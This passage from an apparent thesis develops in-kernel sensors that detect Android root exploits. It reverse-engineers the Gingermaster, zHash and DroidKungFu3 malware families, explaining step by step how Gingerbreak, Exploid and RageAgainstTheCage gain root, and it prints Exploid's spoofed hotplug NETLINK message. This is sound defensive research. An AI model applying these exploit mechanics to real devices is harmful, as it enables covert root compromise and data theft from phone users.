This thesis will dynamically search for malware trying to `root` the phone. By writing sensors directly into the kernel, the methodology avoids the cloud-based solutions some other research requires. In addition, the sensors utilize existing kernel data structures and operate inside the same functions which create new processes and sockets. Therefore, the solution executes in real-time with little additional power. The other dynamic solutions require more system resources. Unlike static analysis, malware obfuscation inside the filesystem will not deter the sensors. If the malware tries to `root` the phone, they must make system calls to the kernel. Those system calls run through the sensors. For the

`rooting` techniques discussed in other research, this thesis will provide a means to prevent the initial infection. After infection, the researchers demonstrate the difficulty in removing the rootkit.

III. Methodology

3.1 Introduction

This chapter explains the methodology of the research and will discuss the approach, testing, boundaries, performance metrics and workload. The chapter begins with the thesis contribution which is to discover a new method to detect malware attempting to `root` the phone. Chapter 5 explains how the new algorithm run asymptotically faster and less memory consumption than static detection algorithms.

3.2 Contribution

This thesis contributes to the body of knowledge by proposing a new algorithm to detect and prevent malware trying the leverage `root` privileges by `Gingerbreak`, `Exploid` or `RageAgainstTheCage`. In addition, the research will demonstrate how to find signature paths inside malware. Then, the research explains where in the Linux kernel to place sensors by identifying critical paths.

3.3 Approach

The following section describes the approach developed to detect `rooting` of the phone. They include developing kernel sensors inside critical paths and where those critical paths exists. Then, the section describes the different Android operating systems where the critical paths apply.

3.3.1 Develop Kernel Sensors Inside Critical Paths.

Figure 3.1 shows the different layers of the Android operating system [2]. At the lowest level is the Linux kernel. The Linux kernel provides oversight to the above layers. By installing the sensors inside the lowest layer, the sensors can watch the above layers in real-time. The sensor can monitor applications, frameworks, libraries and the Dalvik virtual machine for `root`-seeking malware.

In addition, operating at the lowest layer increases the success of detection, because the sensors can follow the malware's flow of execution inside the kernel. If the malware desires to `root` itself, it must make system calls that the sensors monitor. For the malware's system call to complete successfully, the malware cannot obfuscate the parameters. Therefore, the kernel can see the malware's intentions for that system call. By discovering critical paths that only malware enter inside the kernel, the user may detect or block local privilege exploits.



Figure 3.1: Different Layers of the Android Operating System [2]

3.3.2 Add Sensors Inside Kernel Source Code.

The algorithm located inside the Linux kernel module requires sensors inside the abused system calls that the malware exploits. The `RageAgainstTheCage` exploit generates threads until the device reaches `RLIMIT_NPROC` resource limit. The command `ulimit -u` in the Android debugger (ADB) or Android terminal emulator reports the

maximum number of processes allowed on the device. For the HTC Incredible [18], RATC only needs to spawn at the most 3,304 threads. The emulator requires 6,656 processes. Therefore, a sensor in kernel/fork.c will inform the malware detection algorithm when user-level processes generate new threads. When a process reaches a threshold of over 700 threads, the detection algorithm can log the event and prevent the process from spawning more processes.

Both Exploid and Gingerbreak send messages using the NETLINK_KOBJECT_UEVENT protocol. The developers designed the protocol for processes to listen to kernel events, but not to send messages over the protocol. Only the kernel should send messages over this link, because other processes assume all the messages come from inside the kernel. The two exploits send messages over the protocol tricking other (root) processes to run their malicious code as root. As Google already patched Android 2.4+ from NETLINK_KOBJECT_UEVENT exploits, the malware detection algorithm will log any processes attempting to send messages using the described protocol. Inside net/socket.c#sendmsg(), a sensor will inform the detection algorithm of the attempted intrusion.

3.3.3 Android Operating System.

In this experiment, the detection algorithm runs under the Android 1.6, 2.1, 2.2, 2.3.3, 3.0, 4.3 and 4.4 operating systems. The sensors operate successfully under Linux version 2.x and 3.x. However, the Android emulator expects Linux 2.x. Of note, the latest operating systems patched themselves from the exploits. The Android versions vulnerable to the three exploits include:

- Gingerbreak (Android versions $\leq$ 2.3.3)
- Exploid (Android versions $\leq$ 2.2), and
- RageAgainstTheCage (Android versions $\leq$ 2.2.1).

To determine if an application is malicious, the scripts send the `sha1` hash of the application to VirusTotal [38]. If more than 50% of the sources claim the application as malware, the research will assume malware. If the sample is malware, The malware report summaries explain if the application tries to `root` the phone.

3.4 Testing

To test the accuracy of the sensors, the research proposes the following methodology (see also Figure 3.2).

1. Create clean Android virtual devices (AVD) for versions 1.6, 2.1, 2.2, 2.3.3, 3.0, 4.3 and 4.4 of the operating system with the detection algorithm running in the kernel. The AVDs acts as the baseline image for the tests.

2. To ensure a clean baseline, the experiment takes a snapshot at this point for each AVD. A snapshot preserves the memory and data at the given time of the snapshot. The test will revert to this snapshot after each experiment.

3. The experiment installs one Android application sample onto the device. The test knows in advance if the application is `root`-leveraging via VirusTotal [38]. Therefore, the testing is a single-blind experiment.

4. The experiment executes the application in the AVD. This will allow the detection algorithm to perform behavior analysis on the application.

5. The application runs for 1 minute. This will ensure each experiment finishes in a timely manner. It also opens a vulnerability for timing attacks. In the real-world, the detection runs as long as the machine is on. If a malicious application chooses to wait, the detection algorithm will wait as well.

6. The experiment sends the `BOOT_COMPLETED` message to machine. This simulates a reboot. Some malware will only run after a reboot.

7. The experiment waits another minute.

8. At this point, the algorithm reports its findings. No output means the algorithm overlooked any attempted `root` exploits. An entry describes a possible `root` exploit and which type of exploit. The experiment compares the result to the true answer.

9. The experiment reverts the snapshot and repeats steps 3-8 until they test all the samples.

Figure 3.2 shows the above procedures in a flowchart. The flowchart assumes the test already checked if the application is malicious by sending the `SHA1` hash to VirusTotal [38]. Of the applications deemed malicious, the test only inspects malware that tries to gain `root` permissions.

Some malware came with anti-forensics techniques. In particular, the malware can discover the emulator by turning the WiFi component on and off. As of the testing in 2013, the emulator runs a broken WiFi component. By WiFi failing, the malware can detect forensics. Therefore, in order to test the known malware samples, the extracted payload from the application runs in the emulator. In addition, a dissembler provides information on the resources the payload requires to run correctly. Chapter 4 describes the process for reverse-engineering malware to find the local privilege escalation code in the different malware families. The chapter also includes how to extract the code and counter additional anti-forensic techniques employed by the malware.

3.5 Performance Metrics

For the experiment, the null hypothesis is as follows:

H_0 = The algorithm does not detect 95% of `root`-leveraging malware

H_a = The algorithm detects 95% of `root`-leveraging malware



Figure 3.2: Testing Flowchart

To reject the null hypothesis and accept the alternative hypothesis, the research calculates the following metrics which include:

- the algorithm detects `rooting` applications regardless of the Android OS version,
- probability the algorithm will detect `rooting` apps correctly (true positive),

- probability the algorithm will detect non-`rooting` apss as `rooting` (false positive/-type II error),
- probability the algorithm will detect non-`rooting` apps correctly (true negative),
- probability the algorithm will detect `rooting` apps as non-`rooting` (false negative/-type I error), and
- the algorithm's detection compared to traditional antivirus.

3.6 Boundaries

For this experiment, all tests run in the Android 1.6, 2.1, 2.2, 2.3.3, 3.0, 4.3 and 4.4 emulators provided by the Android standard development kit (SDK) [5]. The emulator allows the enterprise servers to run the Android virtual devices via scripts. All three exploits worked for Android 2.2 (Froyo). The research tests multiple Android operating systems to ensure the detection works even if the exploit does not. The virtual machines will not have access to network resources or short message service (SMS). By default, the emulator enables network communication and SMS.

Because of no access to the Internet, some malware may not run. Indeed, some malware may detect they are "caged" and refuse to run. If the malware refuses to run, the algorithm will not detect malicious behavior. To overcome anti-forensic malware, the `adb` program runs extracted payload (see Chapter 4). The disassembler (IDA Pro 5) will provide insight for the payload's requirements to run independently from the application. All 379 malware samples collected incorporated their payload as a standalone executable and linkable format (ELF) 32-bit ARMv5 application.

Inputs to the test include Android applications (non-`rooting` and `rooting`) sent one at a time. Between each application sample, the virtual machine reverts back to baseline. The application installs and opens. After one minute, the machine reboots. The algorithm

reports if it detected a `rooting` exploit. VirusTotal [38] and Malware Genome Project [56] report in advanced if the application sample should `root` the virtual machine.

3.7 Workload

For this experiment, the Malware Genome Project [56] provided 1,260 malware samples. Of those, 379 contained `root`-level exploits to fully compromise the system. In conjunction, the experiment tests over 16,000 legitimate applications. The Android applications will act as the workload. Each emulator runs with the detection algorithm installed.

The Android emulators run with 1907 megabytes (MB) of random access memory (RAM), 200 megabytes of storage and one central processing unit (CPU). For Android versions 3.0 and lower, the CPU emulates ARM version 5 (32-bit). For Android versions 4.3 and later, the CPU emulates ARM version 7 (32-bit). This ensures the CPU will run the baseline Android emulator for each version. At this time, the Android standard development tool kit (SDK) emulators have issues with RAM above 778 MB for Windows. In addition, lower resources simulates an actual phone device and allows for more emulators to run on the testing servers.

3.8 Summary

As the cost of malware reaches $100 billion a year [44] and Android becomes the fastest growing area for malware [9], consumers need malware detection. As a result, this research aims to detect malware trying to leverage `root` permissions through behavior-based detection. The detection runs inside the Linux kernel for persistence.

IV. Reverse-Engineering Analysis

4.1 Introduction

This chapter presents findings and observations from the manual reverse engineering process of this experiment. The experiment requires the execution of known malicious software. Therefore, caution will ensure the experiment keeps the malware inside the virtual machine.

4.2 Research Contribution

The research discovered two critical paths capable of detecting 100% of the 379 malware samples running `Exploid`, `Gingerbreak` or `RageAgainstTheCage` (`RATC`). In addition, the algorithm generated 0% false positive for the 16,577 benign applications. The next chapter discusses the testing of the malware samples.

As the Android kernel and malware continues to change, new critical paths emerge. Therefore, this chapter demonstrates how to discover future critical paths from reverse-engineering malware and how to add sensors to the Android kernel. The design pattern to detect `Exploid`, `Gingerbreak` and `RageAgainstTheCage` work for other exploits as well.

4.3 Reverse Engineering Malware

For this research, the experiment requires reverse-engineering three malware families: `Gingermaster`, `zhash` and `DroidKungFu3`. These malware families utilize the only (known) jailbreak exploits that malware writers incorporate [56]. As the research community discovers new jailbreaking techniques, future researchers may follow the below design procedure to incorporate the capability into the Android's Linux kernel.

4.3.1 Android Malware Genome Project.

The Android Malware Genome Project [56] provided 21 malware samples for reverse engineering. Four of the samples belonged to `Gingermaster`, six belonged to `DroidKungFu3` and eleven belonged to `zHash`. Their collections includes over 1,200 malware samples.

4.3.2 Reversing Approach.

Each family of malware analyzed follows a similar reverse-engineering approach. The first step required harvesting. The second step required setting-up a controlled environment to prevent the malware from propagating. The malware runs inside a virtual machine operating system with an Android emulator. Before running the Android emulator, the virtual machine turns off its network access to blocked network traffic to the emulator.

Each instance of malware underwent behavioral analysis inside the Android emulator [3]. The emulator runs Android 2.2. Certain malware activities generate logs which are viewable using the Davlik debug monitor service (DDMS). `Dex2Jar` [11] converted the malware application to a Java archive (JAR) file. `JD-GUI` [13] converted the Java bytecode to source code. The source code provided static analysis. Malware with local privilege exploits include ELF files. IDA-Pro [17] converts machine code to assembly. Running the malware in the emulator provided dynamic analysis. With online research, behavioral, static and dynamic analysis running, the malware samples exposed how it copies itself into the filesystem, activates its malicious payload and the functionality of the payload. The following sections explain in further detail the reversing approach for each malware family.

4.4 `Gingermaster` Android Malware Family

Shortly after Android developers added an additional boundary check to their volume daemon (`vold`) in April 2011, malware writers developed a `root` exploit to take advantage of a new vulnerability that the boundary check introduced [43]. The new `vold` daemon

handles external storage devices attached to the Android device. Cyber defense teams discovered Gingermaster for Android in Chinese third-party application markets in August 2011. Researchers named Gingermaster malware family after the Gingerbreak exploit which takes advantage of the new vold boundary checking vulnerability. The vulnerability affects Android version 2.2 (Froyo) and versions 2.3 - 2.3.7 (Gingerbread).

Malware writers repackage Gingermaster malware into popular, legitimate applications previously available in the official Android application market. The actual exploit resides in the application in the form of a regular image file named gbfm.png found in the assets folder of the .apk file. Gbfm stands for 'ginger break for me', and the .png extension protects the file from immediate antivirus (AV) software detection [43].

The Gingermaster family of malware performs a variety of functions, not just obtaining root-level access to the device. The malware collects information from the device such as the device's ID and telephone number. The malware attempts to send it to a remote web server. Once the malware obtains root access, it then remounts the /system partition as writeable allowing the command and control (C2) servers to install future utilities on the device. The C2 application can silently re-install Gingermaster if the user tries to purge the application [21].

4.4.1 Behavioral Analysis Approach and Findings.

The baseline Android virtual device (AVD) to execute Gingermaster applications should run Android 2.2 (Froyo). Android 2.2 contains the vulnerability Gingermaster exploits. When installing Gingermaster, the com.igamepower.appmaster package appears in the installed packages list on the device [53].

With DDMS debugging the Android emulator, the Gingermaster-infected application tries to contact its command and control server. The website that the malware tries to contact no longer exists.

Despite the malware's inability to make contact with the command and control server, DDMS records the activity in the debugger's log files. When the application launches, `GameSvc.class` creates a new database and attempts to post the database's information to the attacker's website. The application acquires the user identification (UID), international mobile station equipment identity (IMEI), international mobile subscriber identity (IMSI), SIM Card Number, Device Telephone Number, Network Type and other information from the device. Then the malware attempts to send that information to its server. The application attempts multiple times to send the information to its remote server. Since the server not longer exists, the attempts fail and the malware continues to execute on the device.

4.4.2 Static Analysis Approach and Findings.

Next, `dex2jar` [11] converts the Dalvik bytecode to Java bytecode. Then the free Java Decompiler program `jd-gui` converts the Java archive to source code. When opening the `Gingermaster.jar` file in the Java Decompiler, the program contained 105 `.class` files. The `.class` files which perform most of the application's functionality are the first 12 files. The malware writers did not obfuscate the names of important files.

According the the National Cyber Awareness System (CVE-2011-1823), the application gains `root` privileges by exploiting the `Gingerbreak` privilege escalation vulnerability [32]. This vulnerability takes advantage of the `vold` volume manager daemon on Android 2.x. This daemon inherently trusts all messages it receives from a `PF_NETLINK` socket. This allows local users to execute arbitrary code and gain `root` privileges via a negative index that bypasses a max-only signed integer check in the `DirectVolume::handlePartitionAdded` method, which triggers memory corruption [32]. The `GamerService.class` executes `gbfm.png` which contained the memory corruption trigger and payload activation.

Looking at the top 12 .class files in the package, the first file of interest is GameBootReceiver.class. This file contains the method onReceive which requires two arguments. The Gingermaster family registers system-wide events known as Intents. By registering for system-wide events, the malware can rely on the built-in support of automated event notifications and callbacks to trigger its payloads. Gingermaster-infected malware utilizes the android.intent.action.BOOT_COMPLETED system event. This event will trigger when the device finishes its boot-up process, at which point the malware's GameBootReceiver.class creates a new GameService object.

The GameService.class file performs most of the legwork for this malware application. The first method in this class performs the function of finding the benign-looking PNG files contained within the application's /assets folder and changing their extensions to .sh. Later, it changes the SH files to (UNIX) permissions 775 (rwxrwxr-x) to provide write and execute privileges. Then, the application executes each SH file.

By browsing the Gingermaster application as a compressed ZIP file, the four PNG files that GameService.class executes appear. The magic number shows the files are executable and linkable format (ELF) files. IDA Pro translated the ELF files as compiled 32 bit Acorn RISC machine (ARM) version 5 executables.

According to the national institute of science and technology (NIST) report on Ging ermaster malware, the payload that performs the rooting capability (Gingerbreak) is contained within the gbfm.png file [32]. IDA Pro disassembled the the gbfm.png machine code. As reported by NIST, Gingermaster executables rely on an exploit within Android's volume daemon (vold), the program that automatically mounts CD-ROMs, universal serial bus (USB) drives and other removable media [32]. They discover during the research that on April 19, 2011, the Android authors added an extra boundary check for mPartMinors[] in DirectVolume.cpp which is one of the vold's source files. The part_num < MAX_PARTITIONS boundary check already presided in the code. The added

boundary check protects part_num < 1. Part_num is an integer variable passed within the PF_NETLINK event message which is an argument for the handlePartitionAdded() function [43].

The code assumes that part_num is always greater than or equal to 1. In the case of negative values passed in, the code will reference the memory location before mPartMinors[] base pointer. This referenced memory will be overwritten with the values contained in the variable minor, also passed in with the PF_NETLINK event message. By specifying a negative index value, the attacker may reference and overwrite the memory belonging to the global offset table (GOT) within the image of the vold executable. The GOT typically contains stored offsets of the imported application program interfaces (APIs), which will execute with the same root privileges as the vold process [43].

The function handlePartitionAdded() is only invoked within the vold process when a hotplug event occurs (media insertion/removal). When this happens, the daemon that listens to the PF_NETLINK socket receives a packet of data for that event. The gbfm.png.sh program opens the PF_NETLINK socket and sends invalid parameters in order to fake a hotplug event. The hotplug event invokes the handlePartitionAdded() function [43]. Appendix E.2 provides a sequence diagram of how Gingerbreak exploits the boundary check vulnerability.

Function sub_8F5C performs the mounting of a new device in order to trigger the handlePartitionAdded() event. Function sub_9144 performs a read on /proc/net/netlink which provides a list of open PF_NETLINK sockets and PIDs of processes that have those sockets opened. When it finds the vold process, it changes the global offset table (GOT) entry strcmp() to system(). The function sub_9B4C, when executed, changes the owner and group permissions of the shell to Super User ID (SUID) or root, detects the Android OS version currently running, finds vold's GOT and performs the negative message sending event to the PF_NETLINK socket.

If gbfm.sh executes successfully, then /data/local/tmp/sh runs with root privileges. The file runme.png.sh, which contains ARM instructions, finds the global offset table (GOT) and compares each value in the table with the value in /system/bin/sh. If the values are equal, the executable loads the contents of /system/bin/sh onto the stack, then pops them. The file provides gbfm.sh helper functions to find the correct functions in the GOT and overwrites them with the system() function.

Next, install.sh and installsoft.sh both run shell scripts. The install.sh creates a new /app folder in the /system directory and provides the user with ownership as well as read, write and execute privileges. Installsoft.sh checks to see if the new /app system directory exists.

Furthermore, the code in the GameService.class file collects information from the Android device and attempts to send that information to a web server. The code gathers the device ID number, the Subscriber ID (SIM) number, the SIM card serial number, the telephone number, and network type. Then the code sends the data to a command and control (C2) website. The android virtual device (AVD) log files previously observed this behavior in action when the application launched in the Android emulator.

Another method in GameService.class checks the external storage state of the device for a mounted external secure digital (SD) card. Gingerbreak controls this external storage to install other packages in the future, as an additional feature of the malware.

Lastly, within GameService.class, the Gingermaster-infected application listens for four different commands from its command and control server. The server will send the application on the device the command to execute, delete or install a package on the device or to list all packages currently installed on the device.

4.5 zHash Android Malware Family

In the Chinese and Official Android market, malware writers devised a new malware family in early 2011. This new malware, known as zHash, hid itself as a free language

translator [45]. Security analysts named the malware zHash, because it leaves a backdoor root shell at /system/bin/zhash. Several of the discovered malware hid the zHash file inside the APK_ROOT/res/raw folder.

Before discovery, over five thousand users downloaded the application from the official Android Market [45]. Since then, Google removed the malware and provided mechanisms to remove the infection. These methods included remote application removal.

Oddly, the malware only provides a backdoor root shell. The malware will not try to steal information or turn the device into a botnet. The possibility remains that a second Trojan may try to leverage the backdoor.

As with the previous example, the tools dex2jar and jd-gui provided means to examine the Java bytecode. For the exploit code, IDA Pro generated static disassembly of the advanced RISC machines (ARM) machine code. DDMS provides dynamic debugging of malware.

The malware contains Acorn RISC machine (ARM) code at APK_ROOT/res/raw/extend and APK_ROOT/res/raw/zHash. Since Android discourages native code [4], the files require investigation. IDA-Pro disassembles the machine code.

A search of the functions and strings in extend led to discovery of the original source code [14]. The file extend contained the local root exploit Exploid. Disassembly lead to discoveries on how the exploit works. Appendix E.1 shows the sequence diagram of how the exploit spoofs a hotplug event to root the device.

The exploit first checks to ensure that the caller placed the root exploit in /sqlite_stmt_journals, /data/local/tmp or /data/data/com.zft/files/. If /sqlite_stmt_journals exists, the exploit should reside in that folder. Otherwise, the exploit should reside in /data/data/com.zft/files/.

Next, the exploit copies itself to sqlite_stmt_journals with the filename hotplug and opens a socket to NETLINK_KOBJECT_UEVENT. According to the netlink (7) man page

[24], this socket sends kernel messages to user space. In addition, Linux's hotplugs [26] rely on this datalink. The exploit takes advantage of hotplug's usage on this channel.

Linux utilizes `hotplugs` to manage removable media [27]. For example, `hotplugs` can detect if the user inserted a universal serial bus (USB) thumb drive. In Android, turning on the WiFi feature triggers the `hotplug` event. The exploit's next move requires a symbolic link from `/proc/sys/kernel/hotplug` to `/sqlite_stmt_journals/data`. Then, the exploit sends the following message via `PF_NETLINK`.

```
ACTION=add
DEVPATH=/../sqlite_stmt_journal
SUBSYSTEM=firmware
FIRMWARE=../../..sqlite_stmt_journal/hotplug
```

The next time the user adds a `hotplug` item, the system will re-run the exploit at `/sqlite_stmt_journals/hotplug`. To speed up the process, the Android malicious application will toggle the wireless feature off and on. In addition, the malware knows forensic teams caged the application in an emulator if the WiFi toggle fails. The Android emulator's WiFi feature is not fully implemented. After the kernel calls the exploit, the application will run with an effective `userid` of 0 (`root`). From here, the malware remounts the read-only `/system` folder with read/write privileges to allow the malware to copy `zHash` to `/system/zHash` with set user identification upon execute (`setuid`) to `root`. The `zHash` file simply spawns a shell running with `root` permissions.

For persistence, `zHash` continues running even after a restart. The malicious application requests notification of `android.intent.action.BOOT_COMPLETED` and allows `zHash` to start itself after a reboot. Any application may execute `zHash` for backdoor access to the device.

4.6 DroidKungFu3 Android Malware Family

As the name implies, exploit writers created this malware as the third iteration of DroidKungFu. Each iteration adds further sophistication to the Trojan. Figure 4.1 conveys the changes in the three iterations of this malware family.

	DroidKungFu(1)	DroidKungFu2	DroidKungFu3
Discovery Date	June 2011	July 2011	August 2011
Malicious Component	com.google.ssearch	com.eguan.state	com.google.update
Embedded Root Exploits	Exploid (encrypted), RageAgainstTheCage (encrypted)	Exploid (plaintext), RageAgainstTheCage (encrypted)	Exploid (encrypted), RageAgainstTheCage (encrypted)
C2 Servers	One hardcoded in Java as plaintext	Three hardcoded in native code as plaintext	Three hardcoded in Java as ciphertext (AES)
Embedded Payload	Plaintext	None	Encrypted (AES)
Estimated Number of Infected Apps	30+	25+	38+

Figure 4.1: Evolution of DroidKungFu Malware [22]

As with the previous examples, the tools dex-2-jar and jd-gui provided means to examine the bytecode. For the exploit code, IDA Pro generated static disassembly of the advanced RISC machines (ARM) machine code. DDMS provided debugging for dynamic analysis

The program ran advanced encryption standard (AES) encryption on foobin, init.db, newint and rawicon. The application decrypted the four files using AES with a

hard-coded password inside the same `class` file. First, `foobin` decrypted as an executable. The executable performed the same operations as `Exploid` from `zHash`. Next, `init.db` decoded as a Java application resource (JAR).

The `init.db` file contained the command and control (C2) part of the Trojan which sends phone information such as the international mobile equipment identity (IMEI), operating system and network operator to three C2 servers. The malware sends the information over the hypertext transfer protocol (HTTP) inside the POST request method. The malware encrypted the domain name services (DNS) of its C2 servers inside the application. However, the writers used the same password to decrypt the names of the servers. Writing a short Java program revealed the names of the C2 servers. The encrypted C2 server names were inside the `RR.class` file (after running `dex-2-jar`).

Along with `Exploid`, `DroidKungFu3` introduced another local `root` exploit known as `RageAgainstTheCage` [48]. Depending on if the device is running in debug or production mode, `RATC` takes advantage of a race condition that prevents the android debugger (`ADB`) or `zygote` process from setting its user identification from `root` to `AID_SHELL`. In Android, `ADB` (debug-mode) and `zygote` (production-mode) are pre-build applications created by `init`. They are initialized and contain all the core libraries. When the system needs to start a new application, the system forks `zygote`. By copying `zygote`, the system starts applications quicker because the system no longer needs to copy shared libraries.

The system only copies the shared libraries if the new process tries to modify the shared libraries. Therefore, core libraries reside in a single place, because they are read-only. The strategy saves processing time and memory space. The `zygote` process typically contains more libraries than the new application requires in order to "catch-all" different application requirements.

To exploit this, the malicious process forks several processes until the system reaches `RLIMIT_NPROC` processes. Appendix E.3 shows the sequence diagram of how `RATC`

exploits RLIMIT_NPROC. Linux implemented RLIMIT_NPROC to place a maximum number of processes that a real user ID may create. In Android, each application is a unique user to the system. The threshold protects a single application from trashing the system. Upon encountering this limit, fork(2) fails with errno(3) set to EAGAIN. For the exploit, RATC's calls fork(2) until the system call fails with EAGAIN. At this point, RATC determines the process ID (PID) of ADB or zygote and kills the process. Now the system contains RLIMIT_NPROC − 1 running processes. Upon notification of zygotes's termination, the system will restart zygote.

At this point in RATC's exploit, RATC races to spawn RLIMIT_NPROC processes before zygote calls setuid(2). If the exploit wins, zygote will not handle the failed setuid(2) command and continue to run with root permissions. When the system forks new zygote processes, they will all spawn with root privileges.

The exploit terminates its instances and fork's another version of itself. Now the exploit runs with an effective user identification of root. With root privileges, the exploit follows a similar pattern as Exploid. The program remounts the /system folder from read-only to read/write. The exploit then creates a file called /system/bin/sh with the setuid bit set to root.

By subscribing to BOOT_COMPLETED, the malware runs during startup. At startup, the applications verifies that the com.google.update.UpdateService application exists. UpdateService is the C2 application. If not, the malware relaunches the local root exploits.

4.7 Summary of Findings

Figure 4.2 provides a summary of the malware. All three families are Trojans, because they disguise themselves as a legitimate applications. Conversely, they operate under different methods of operations. Gingermaster disguises itself as several repackaged applications. Trojan zHash disguises itself as a stand alone free language translator. No

known repackaged version of zHash exist at this time. DroidKungFu3 disguises itself as an official Google update module. The installation method is known as an update attack, because the application appears to be a legitimately released update. All three families were available in the Official Android Market. In addition, all three families are available in third-party Chinese application markets which appeal to the Chinese population because they are blocked from the official Android market [10].

	Gingermaster	zHash	DroidKungFu3
Discovery Date	April 2011	Early 2011	August 2011
Local Root Exploit	Gingerbreak	Exploid	Exploid, RATC
C2 Servers	1	0	3
Obfuscation	File Extension and File Name Obfuscation	File Name Obfuscation	AES Encrypted (Exploit and C2 APK File)
Malware Type	Trojan (Repackaged App)	Trojan (Standalone App)	Trojan (Update Module)
Persistence	BOOT_COMPLETED	BOOT_COMPLETED	BOOT_COMPLETED, BATT, SYS

Figure 4.2: Summary of the three malware families

The installation methods of each application are also very similar, but DroidKungFu3 has an important difference. When the user installs and launches each of the three infected applications, they all register with the device for system events. All three families register for the BOOT_COMPLETED system event which notify registered applications of reboots. Upon a device reboot all three applications automatically start as a running daemon in

the background. DroidKungFu3 also registers for two other system events, namely BATT and SYS. Several circumstances such as BATTERY_LOW and SIM_FULL trigger BAT and SYS. DroidKungFu3 has 10 different events that will initiate its services. The large number of registered events ensure that the application launches quickly and often once installed on the device.

The three malware families carry payloads designed to obtained root-level access with different vulnerabilities. The summary below explains the different vulnerabilities the malware families employed to root the device. In addition, the summary explains some the obfuscation techniques the malware employs to avoid detection.

